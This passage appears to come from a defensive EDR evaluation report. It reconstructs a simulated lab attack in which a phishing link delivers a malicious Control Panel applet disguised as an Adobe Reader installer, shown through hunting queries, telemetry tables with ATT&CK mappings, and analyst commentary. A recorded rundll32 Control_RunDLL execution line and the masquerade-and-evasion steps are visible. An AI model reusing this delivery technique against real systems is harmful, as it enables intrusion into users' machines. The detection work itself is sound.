The additional hunting results further support the download phase by showing **chrome.exe** creating files in the user's **Downloads** directory. In particular, the screenshots show creation of **Reader_en_install.7z:Zone.Identifier**, which is a strong indicator that a file downloaded from the Internet was written to disk, and another temporary file in the same location that is consistent with browser download activity. Together, these artefacts make the sequence fairly easy to reconstruct from a hunting perspective: Outlook opened Chrome, Chrome accessed the pCloud-hosted content, and browser-related file artefacts were created in Downloads.

At the same time, the hunting evidence is somewhat stronger for the **email-to-browser handoff** and the **download artefacts** than for the full malware-delivery chain end to end. The screenshots do not clearly show the actual contents of the downloaded archive being extracted, nor do they prove from hunting alone that the malicious CPL payload was already executed at this specific point. In that sense, the hunting coverage is helpful but still somewhat partial: it confirms suspicious user-driven access to the hosting link and associated file creation on disk, but it stops short of fully demonstrating the complete transition from download to payload execution. From a defensive standpoint, that is still valuable, although for a step labelled malware delivery one would ideally want equally direct hunting evidence for the archive itself and its immediate follow-on execution.

Step 1 Manual investigation for telemetry / Threat hunting




Syntax | Classic

```
logtype="edrevents" and device.hostname contains "WS01" and process.parent_process.file.name contains "outlook.exe" and activity_name contains "Launch" and process.cmd_line = "\"C:\\Program Files\\Google\\Chrome\\Application\\chrome.exe\" --single-argument
```

Add IOA

Valid Query, Press space to add more criteria.

Chart Summary — Collapse



Hunting Result

Timestamp	Event Meta	Device details	Event details	Actor details	Behaviour details
	status_code - 0 status_id - 1 status - Success status_detail - Launch Success		process.terminated_time - process.file.name - chrome.exe process.file.path - C:\Program Files\Google\Chrome\Application\chrome.exe process.file.sha256 - 695D7A506AF2C5B096087364671A756896319C1D7177913C1C8FA0E03C95D206 process.file.type_id - 1 process.parent_process.name - OUTLOOK.EXE process.parent_process.pid - 11380 process.user.name - jack.white process.user.type - Admin process.lineage_uid - [{ "process.lineage_uid": "1cb79e1a-507e-db26-4c73-13628bd41d95" }, { "process.lineage_uid": "c0561293-975b-d18f-0093-b8d6053132cd" }, { "process.lineage_uid": "fc570e37-6fcc-2c38-2cfe-f1cba6c06467" }]	actor.process.file.name - OUTLOOK.EXE actor.process.file.path - C:\Program Files\Microsoft Office\root\Office16\OUTLOOK.EXE actor.process.file.sha256 - 695D7A506AF2C5B096087364671A756896319C1D7177913C1C8FA0E03C95D206 actor.process.file.ext - EXE actor.process.file.type_id - 1 actor.user.name - actor.process.parent_process.name - actor.process.parent_process.pid - actor.process.parent_process.uid -	"finding_info.attacks.tactic.name": "attack.execution", "finding_info.attacks.technique.name": "attack.user_execution", "finding_info.attacks.version": "15.1", "finding_info.attacks.sub_technique.uid": "attack.T1204.002", "finding_info.attacks.sub_technique.name": "attack.malicious_file" }] finding_info.title - Email Client Executing child process finding_info.analytic.name - Email Client Executing child process finding_info.analytic.type - Rule finding_info.analytic.category - behaviour


Syntax | Classic

```
logtype="edrevents" and device.hostname contains "WS01" and actor.process.file.name contains "chrome.exe" and class_name contains "File Activity" and activity_name contains "Create" and file.path contains "Downloads"
```

Add IOA

Valid Query, Press space to add more criteria.

Chart Summary — Collapse



Hunting Result

Timestamp	Event Meta	Device details	Event details	Actor details	Behaviour details
	class_name - File Activity class_uid - 1001 associated_class_name - associated_class_uid - activity_name - Create activity_id - 6 category_name - System Activity category_uid - 1 type_name - File System Activity: Create type_uid - 100101 status_code - 0 status_id - 1 status - Success status_detail - Create Success	device.hostname - WS01 device.type - Laptop device.ip - 10.10.70.202 device.uid - b7a91dcd-1519-4430-8c6e-a8be2ecd666b	file.name - reader_en_install.7z:zone.identifier file.path - c:\users\jack.white\downloads\reader_en_install.7z:zone.identifier file.type_id - 1 file.ext - identifier file_result.name - reader_en_install.7z:zone.identifier file_result.path - c:\users\jack.white\downloads\reader_en_install.7z:zone.identifier file_result.type_id - 1 file_result.ext - identifier is_remote - src_endpoint.ip -	actor.process.name - chrome.exe actor.process.pid - 8608 actor.process.uid - b453d91f-6cfa-dbc3-4572-293bbd3af8f2 actor.process.cmd_line - "C:\Program Files\Google\Chrome\Application\chrome.exe" --type=utility --utility-sub-type=quarantine.mojom.Quarantine --lang=en-US --service-sandbox-type=none --no-pre-read-main-dll --metrics-shmem-handle=2532,i,15939304754147941361032434217362476288 3,5242 88 --field-trial-handle=1792,i,10997741731101655165,14094778315228758200,262144 --variations-seed-version=20260405-030043.742000-production --pseudonymization-salt-handle=1796,i,9535316476313062066,17901517131948785184,4 --trace-process-track-uuid=3190709020982419907 --mojo-platform-channel-	finding_info.created_time - finding_info.src_url - finding_info.types - [{ "finding_info.types": "behaviour" }, { "finding_info.types": "detection" }] finding_info.attacks - [{ "finding_info.attacks.tactic.uid": "attack.TA0001", "finding_info.attacks.technique.uid": "attack.T1566", "finding_info.attacks.tactic.name": "attack.initial_access", "finding_info.attacks.technique.name": "attack.phishing", "finding_info.attacks.version": "15.1", "finding_info.attacks.sub_technique.uid": "attack.T1566.001", "finding_info.attacks.sub_technique.name": "attack.spearphishing_attachment" }] finding_info.title - File Created by Browser finding_info.analytic.name - File Created by Browser


Syntax | Classic

```
logtype="edrevents" and device.hostname contains "WS01" and actor.process.file.name contains "chrome.exe" and class_name contains "File Activity" and activity_name contains "Create" and file.path contains "Downloads"
```

Add IOA

Valid Query, Press space to add more criteria.

Chart Summary — Collapse



Hunting Result

Timestamp	Event Meta	Device details	Event details	Actor details	Behaviour details
				actor.process.created_time - actor.process.file.name - chrome.exe actor.process.file.path - C:\Program Files\Google\Chrome\Application\chrome.exe actor.process.file.sha256 - 695D7A506AF2C5B09608736467 1A756896319C1D7177913C1C8F A0E03C95D206 actor.process.file.ext - EXE actor.process.file.type_id - 1 actor.user.name - jack.white actor.process.parent_process.name - actor.process.parent_process.pid - actor.process.parent_process.uid -	finding_info.analytic.category - behaviour
	class_name - File Activity class_uid - 1001 associated_class_name - associated_class_uid - activity_name - Create activity_id - 6 category_name - System Activity	device.hostname - WS01 device.type - Laptop device.ip - 10.10.70.202 device.uid - b7a91dcd-1519-4430-8c6e-a8be2ecd666b	file.name - 478b3293-9e54-4d00-afb4-9064d0e73910.tmp file.path - c:\users\jack.white\downloads\478b3293-9e54-4d00-afb4-9064d0e73910.tmp file.type_id - 1	actor.process.name - chrome.exe actor.process.pid - 9324 actor.process.uid - 1d28309e-7028-4509-66ec-87593978186c actor.process.cmd_line - "C:\Program Files\Google\Chrome\Application\ch	finding_info.created_time - finding_info.src_url - finding_info.types - finding_info.attacks - finding_info.title - finding_info.analytic.name - finding_info.analytic.type -

Syntax | Classic

```
logtype="edrevents" and device.hostname contains "WS01" and actor.process.file.name contains "chrome.exe" and class_name contains "File Activity" and activity_name contains "Create" and file.path contains "Downloads"
```


Add IOA

Valid Query, Press space to add more criteria.

Chart Summary — Expand

Hunting Result

Timestamp	Event Meta	Device details	Event details	Actor details	Behaviour details
	class_name - File Activity class_uid - 1001 associated_class_name - associated_class_uid - activity_name - Create activity_id - 6 category_name - System Activity category_uid - 1 type_name - File System Activity: Create type_uid - 100101 status_code - 0 status_id - 1 status - Success status_detail - Create Success	device.hostname - WS01 device.type - Laptop device.ip - 10.10.70.202 device.uid - b7a91dcd-1519-4430-8c6e-a8be2ecd666b	file.name - 478b3293-9e54-4d00-afb4-9064d0e73910.tmp file.path - c:\users\jack.white\downloads\478b3293-9e54-4d00-afb4-9064d0e73910.tmp file.type_id - 1 file.ext - tmp file_result.name - 478b3293-9e54-4d00-afb4-9064d0e73910.tmp file_result.path - c:\users\jack.white\downloads\478b3293-9e54-4d00-afb4-9064d0e73910.tmp file_result.type_id - 1 file_result.ext - tmp is_remote - src_endpoint.ip -	actor.process.name - chrome.exe actor.process.pid - 9324 actor.process.uid - 1d28309e-7028-4509-66ec-87593978186c actor.process.cmd_line - "C:\Program Files\Google\Chrome\Application\chrome.exe" actor.process.created_time - actor.process.file.name - chrome.exe actor.process.file.path - C:\Program Files\Google\Chrome\Application\chrome.exe actor.process.file.sha256 - 695D7A506AF2C5B09608736467 1A756896319C1D7177913C1C8F A0E03C95D206 actor.process.file.ext - EXE actor.process.file.type_id - 1 actor.user.name - jack.white actor.process.parent_process.name - actor.process.parent_process.pid - actor.process.parent_process.uid -	finding_info.created_time - finding_info.src_url - finding_info.types - finding_info.attacks - finding_info.title - finding_info.analytic.name - finding_info.analytic.type - finding_info.analytic.category -
	class_name - File Activity class_uid - 1001 associated_class_name - associated_class_uid - activity_name - Create activity_id - 6 category_name - System Activity category_uid - 1	device.hostname - WS01 device.type - Laptop device.ip - 10.10.70.202 device.uid - b7a91dcd-1519-4430-8c6e-a8be2ecd666b	file.name - eicar_com.zip:zone.identifier file.path - c:\users\jack.white\downloads\eicar_com.zip:zone.identifier file.type_id - 1 file.ext - identifier file_result.name -	actor.process.name - chrome.exe actor.process.pid - 13816 actor.process.uid - 798c4545-f4a1-b972-430d-da4ceb137c1f actor.process.cmd_line - "C:\Program Files\Google\Chrome\Application\chrome.exe" --type=utility --utility-sub-	finding_info.created_time - finding_info.src_url - finding_info.types - [{ "finding_info.types": "behaviour" },{ "finding_info.types": "detection" }] finding_info.attacks - [{ "finding_info.attacks.tactic.uid":


Syntax
Classic
logtype="edrevents" and device.hostname contains "WS01" and actor.process.file.name contains "chrome.exe" and class_name contains "File Activity" and activity_name contains "Create" and file.path contains "Downloads"
Add IOA
Valid Query, Press space to add more criteria.
Chart Summary
Expan
Hunting Result
Timestamp
Event Meta
Device details
Event details
Actor details
Behaviour details
category_uid - 1
type_name - File System Activity: Create
type_uid - 100101
status_code - 0
status_id - 1
status - Success
status_detail - Create Success
file_result.name - eicar_com.zip:zone.identifier
file_result.path - c:\users\jack.white\downloads\eicar_com.zip:zone.identifier
file_result.type_id - 1
file_result.ext - identifier
is_remote -
src_endpoint.ip -
rome.exe" --type=utility --utility-sub-type=quarantine.mojom.Quarantine --lang=en-US --service-sandbox-type=none --no-pre-read-main-dll --metrics-shmem-handle=7012,i,3629641787555102737,11438345580691896349,524288 --field-trial-handle=1872,i,1138215030980600 2726,3230853404720199889,262144 --variations-seed-version --pseudonymization-salt-handle=1876,i,1063675743773583 4873,15807186472828533293,4 --trace-process-track-uuid=3190709052841842773 --mojo-platform-channel-handle=8064 /prefetch:14
actor.process.created_time -
actor.process.file.name - chrome.exe
actor.process.file.path - C:\Program Files\Google\Chrome\Application\chrome.exe
actor.process.file.sha256 - 695D7A506AF2C5B09608736467 1A756896319C1D7177913C1C8F A0E03C95D206
actor.process.file.ext - EXE
actor.process.file.type_id - 1
actor.user.name - jack.white
actor.process.parent_process.name -
actor.process.parent_process.pid -
actor.process.parent_process.uid -
"finding_info.attacks.tactic.uid": "attack.TA0001", "finding_info.attacks.technique.uid": "attack.T1566", "finding_info.attacks.tactic.name": "attack.initial_access", "finding_info.attacks.technique.name": "attack.phishing", "finding_info.attacks.version": "15.1", "finding_info.attacks.sub_technique.uid": "attack.T1566.001", "finding_info.attacks.sub_technique.name": "attack.spearphishing_attachment" }]
finding_info.title - File Created by Browser
finding_info.analytic.name - File Created by Browser
finding_info.analytic.type - Rule
finding_info.analytic.category - behaviour

Step 2. Initial Access


Step 2	Initial Access: Spearphishing Link & User Interaction Simulation
Description	In this phase, we simulated typical user behaviour by having Jack White open a crafted phishing email in Microsoft Outlook and click the embedded hyperlink. The link redirected to an externally hosted archive containing the C2 payload in the form of a **malicious Control Panel applet** (.cpl) masquerading as an Adobe Reader installer (**Reader_en_install.cpl**). We then simulated extracting the archive and executing the malware in the context of the unprivileged user Jack White. A User Account Control (UAC) prompt was triggered because the malware package also included a legitimate installer serving as a decoy. However, since execution occurred within a medium-integrity context, the UAC prompt was not approved and was therefore ignored.
TTPs	• **T1566.002 – Spearphishing Link** Delivery of a malicious hyperlink within a targeted phishing email. • **T1204.001 – User Execution: Malicious Link** User interaction with a phishing link initiating payload retrieval. • **T1204.002 – User Execution: Malicious File** Execution of the downloaded payload by the user. • **T1105 – Ingress Tool Transfer** Retrieval of malicious tooling from an external hosting provider into the target environment. • **T1027 – Obfuscated/Compressed Files and Information** Use of a password-protected archive to evade automated inspection mechanisms • **T1071.001 – Application Layer Protocol: Web Protocols** Use of HTTP/HTTPS communication to blend C2 traffic with legitimate web traffic.
Performed on	WS01
Host IPv4	10.10.70.202
User context	jack.white@lab.local
Integrity level	medium integrity


Monitored Activities from the Security Product

Result / Observations	In this step, the user-driven execution chain resulted in the malicious Control Panel item Reader_en_install.cpl being accessed from the Downloads directory on WS01. The active-response evidence identifies Reader_en_install.cpl as an unsigned and malicious file and further shows 7zG.exe associated with extraction activity in the user context LAB\jack.white. The available screenshots therefore support that the archive contents were extracted with 7-Zip and that the resulting .cpl file was subsequently involved in the malicious execution flow. The telemetry also shows control.exe and rundll32.exe in the execution chain, which is consistent with Control Panel–based execution of the downloaded item. In the threat-hunting view, 7zG.exe is linked to reads of the non-standard Control Panel file from C:\Users\jack.white\Downloads\Reader_en_install.cpl, while additional hunting detections flag suspicious RunDLL32 DLL loading, indirect command execution through trusted processes, and use of a non-Windows Control Panel item. Together, these findings indicate that the file was not only present on disk but was actively invoked through legitimate Windows binaries, giving the execution chain a more legitimate appearance.


A User Account Control prompt was triggered during the execution sequence, indicating that the package also contained a decoy installer component. However, the observable malicious activity continued in a medium-integrity user context, and the beacon later appeared within the context of rundll32.exe. From a detection perspective, the screenshots show that both static file classification and behavioural telemetry were available: the .cpl file was classified as malware by the security engine, while the surrounding process chain exposed the abuse of trusted Windows components for execution.


Step 2 Detection (Active response)





Step 2 Manual investigation for telemetry / Threat hunting





Syntax | Classic

```
logtype="edrevents" and device.hostname contains "WS01" and actor.process.uid contains "78eae7d5-e7fc-ff45-bea9-5bba39f239ec" and class_name = "Network Activity" and dst_endpoint.ip = "                "
```

Add IOA

Valid Query, Press space to add more criteria.

Chart Summary — Expand

Hunting Result

Timestamp	Event Meta	Device details	Event details	Actor details	Behaviour details
	class_name - Network Activity class_uid - 4001 associated_class_name - associated_class_uid - activity_name - Traffic activity_id - 306 category_name - System Activity category_uid - 1 type_name - Network Activity: Traffic type_uid - 400106 status_code - 0 status_id - 1 status - Success status_detail - Network Connection	device.hostname - WS01 device.type - Laptop device.ip - 10.10.70.202 device.uid - b7a91dcd-1519-4430-8c6e-a8be2ecd666b	src_endpoint.ip - 10.10.70.202 src_endpoint.port - 54497 dst_endpoint.ip - dst_endpoint.port - 80 connection_info.protocol_num - 6 connection_info.protocol_name - tcp connection_info.direction - Outbound connection_info.direction_id - 2 connection_info.protocol_ver - IPv4 connection_info.protocol_ver_id - 4 traffic.bytes - 32 url.url_string -	actor.process.name - rundll32.exe actor.process.pid - 2064 actor.process.uid - 78eae7d5-e7fc-ff45-bea9-5bba39f239ec actor.process.cmd_line - "C:\WINDOWS\system32\rundll32.exe" Shell32.dll,Control_RunDLL "C:\Users\jack.white\Downloads\Reader_en_install.cpl", actor.process.created_time - actor.process.file.name - rundll32.exe actor.process.file.path - C:\WINDOWS\system32\rundll32.exe actor.process.file.sha256 - 4193F529BFF2729769D82CB83EE206D2AF16C59208D6DC5CD8B54CD9C6703A11 actor.process.file.ext - EXE actor.process.file.type_id - 1 actor.user.name - jack.white actor.process.parent_process.name - actor.process.parent_process.pid -	finding_info.created_time - finding_info.src_url - finding_info.types - finding_info.attacks - finding_info.title - finding_info.analytic.name - finding_info.analytic.type - finding_info.analytic.category -

Syntax | Classic

```
logtype="edrevents" and device.hostname contains "WS01" and actor.process.uid contains "78eae7d5-e7fc-ff45-bea9-5bba39f239ec" and class_name = "Network Activity" and dst_endpoint.ip =
```

Add IOA

Valid Query, Press space to add more criteria.

Chart Summary — Expand

Hunting Result

Timestamp	Event Meta	Device details	Event details	Actor details	Behaviour details
